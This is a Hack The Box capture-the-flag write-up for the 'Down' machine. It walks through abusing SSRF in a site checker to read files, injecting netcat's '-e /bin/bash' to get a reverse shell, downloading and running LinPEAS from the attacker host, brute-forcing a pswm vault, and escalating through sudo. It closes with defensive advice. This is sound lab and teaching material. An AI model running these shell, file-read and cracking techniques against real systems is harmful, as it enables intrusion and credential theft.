Down - Hack The Box
Machine: Down
Difficulty: Medium
OS: Linux
Lab Link: https://app.hackthebox.com/machines/Down
TL;DR
Exploited SSRF vulnerability in website availability checker to read arbitrary files from server. Extracted credentials from index.php and leveraged hidden “expertmode” parameter for RCE. Cracked encrypted pswm (password manager) file using brute force to obtain user credentials. Escalated to root via sudo group membership.
Network Enumeration
Target IP: 10.129.16.203
Attacker IP: 10.10.14.110
nmap -sCV 10.129.16.203 -oA down_scan
Open Ports:
- 22/tcp - OpenSSH 8.9p1 Ubuntu
- 80/tcp - Apache httpd 2.4.52
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f6:cc:21:7c:ca:da:ed:34:fd:04:ef:e6:f9:4c:dd:f8 (ECDSA)
|_  256 fa:06:1f:f4:bf:8c:e3:b0:c8:40:21:0d:57:06:dd:11 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Is it down or just me?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Web Enumeration

The application checks if websites are down. Let’s analyze the request mechanism using Burp Suite.
Request Analysis

Test with http://test.com:

Intercept with Burp Suite:
Send to Repeater for analysis:


Observation: Single parameter url with our input.
Initial Access
SSRF Discovery
Hypothesis: If the server makes outbound requests, we can intercept them.
Test with local HTTP server:
python -m http.server 80

Result: Traffic received!


Start netcat listener:
nc -lvnp 80
Send our IP through the application:

Discovery: The application uses curl to make requests!
File Read via SSRF
The -T flag in curl uploads files. We can abuse this to read local files.

Test with /etc/passwd:

Success! User discovered: aleks
Source Code Extraction
Read index.php:

Save the output from listener:

Critical findings in index.php:
// Hidden parameter discovered
if(isset($_GET['expertmode'])) {
    // Additional functionality
}

Hidden endpoint discovered:
http://10.129.16.203/index.php?expertmode=tcp
Remote Code Execution
Netcat’s -e flag executes programs after connecting.

Start listener:
penelope -i 10.10.14.110 80
Attempt via GUI fails - intercept with Burp Suite instead.
Modify request:

Add to IP parameter: -e+/bin/bash

Success! Shell obtained as www-data.
Lateral Movement

Enumeration with LinPEAS
Tool: https://github.com/peass-ng/PEASS-ng/releases
Transfer to target:
python -m http.server 8000

On target:
cd /tmp
wget http://10.10.14.110:8000/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh

Finding: pswm file in aleks’ home directory
Password Manager Analysis
pswm is a command-line password manager written in Python.
Reference: https://github.com/Julynx/pswm
Navigate to pswm location:
cd /home/aleks/.local/share/pswm
cat pswm
Encrypted data:
e9laWoKiJ0OdwK05b3hG7xMD+uIBBwl/v01lBRD+pntORa6Z/Xu/TdN3aG/ksAA0Sz55/kLggw==*xHnWpIqBWc25rrHFGPzyTg==*4Nt/05WUbySGyvDgSlpoUw==*u65Jfe0ml9BFaKEviDCHBQ==www-d
Decryption tool: https://github.com/seriotonctf/pswm-decryptor
The tool uses the cryptocode library (same as pswm) to decrypt with a master password.
Decryption script analysis:
import cryptocode
import argparse
from prettytable import PrettyTable

def bf(encrypted_text, wordlist):
    with open(wordlist, "r", encoding="utf-8") as f:
        for password in f:
            decrypted_text = cryptocode.decrypt(encrypted_text, password.strip())
            if decrypted_text:
                print("[+] Master Password: %s" % password.strip())
                print_decrypted_text(decrypted_text)
                return
    print("[-] Password Not Found!")

def print_decrypted_text(decrypted_text):
    table = PrettyTable()
    table.field_names = ["Alias", "Username", "Password"]
    for line in decrypted_text.splitlines():
        alias, username, password = line.split("\t")
        table.add_row([alias.strip(), username.strip(), password.strip()])
    table.align = "l"
    print("[+] Decrypted Data:")
    print(table)
The script brute forces the master password using a wordlist and displays the decrypted pswm table.
Execute decryption:
python pswm-decrypt.py -f alekspwm -w /usr/share/wordlists/rockyou.txt

Credentials obtained:
- Username: aleks
- Password:
1uY3w22uc-Wr{xNHR~+E
Privilege Escalation
SSH Access
Check sudo permissions:
sudo -l

Finding: (ALL : ALL) ALL - Full sudo access
Verify group membership:
id

Confirmed: aleks is in the sudo group.
Root Access
sudo su root
🎉 Root access obtained! Machine pwned!
Key Takeaways
- SSRF Vulnerability - Website checker applications can be exploited to read local files
- Curl Flag Abuse -
-Tand-eflags enable file reads and command execution - Hidden Parameters - Always examine source code for undocumented features
- Password Manager Security - pswm uses PBKDF2_HMAC_SHA256 but weak master passwords are vulnerable
- Sudo Group Privilege - Members of sudo group have full system access
- Defense Recommendations:
- Validate and sanitize all user-supplied URLs
- Implement strict allowlists for outbound connections
- Use strong master passwords for password managers
- Consider hardware tokens or multi-factor authentication
- Restrict sudo group membership to necessary users only
- Monitor for suspicious curl/wget usage patterns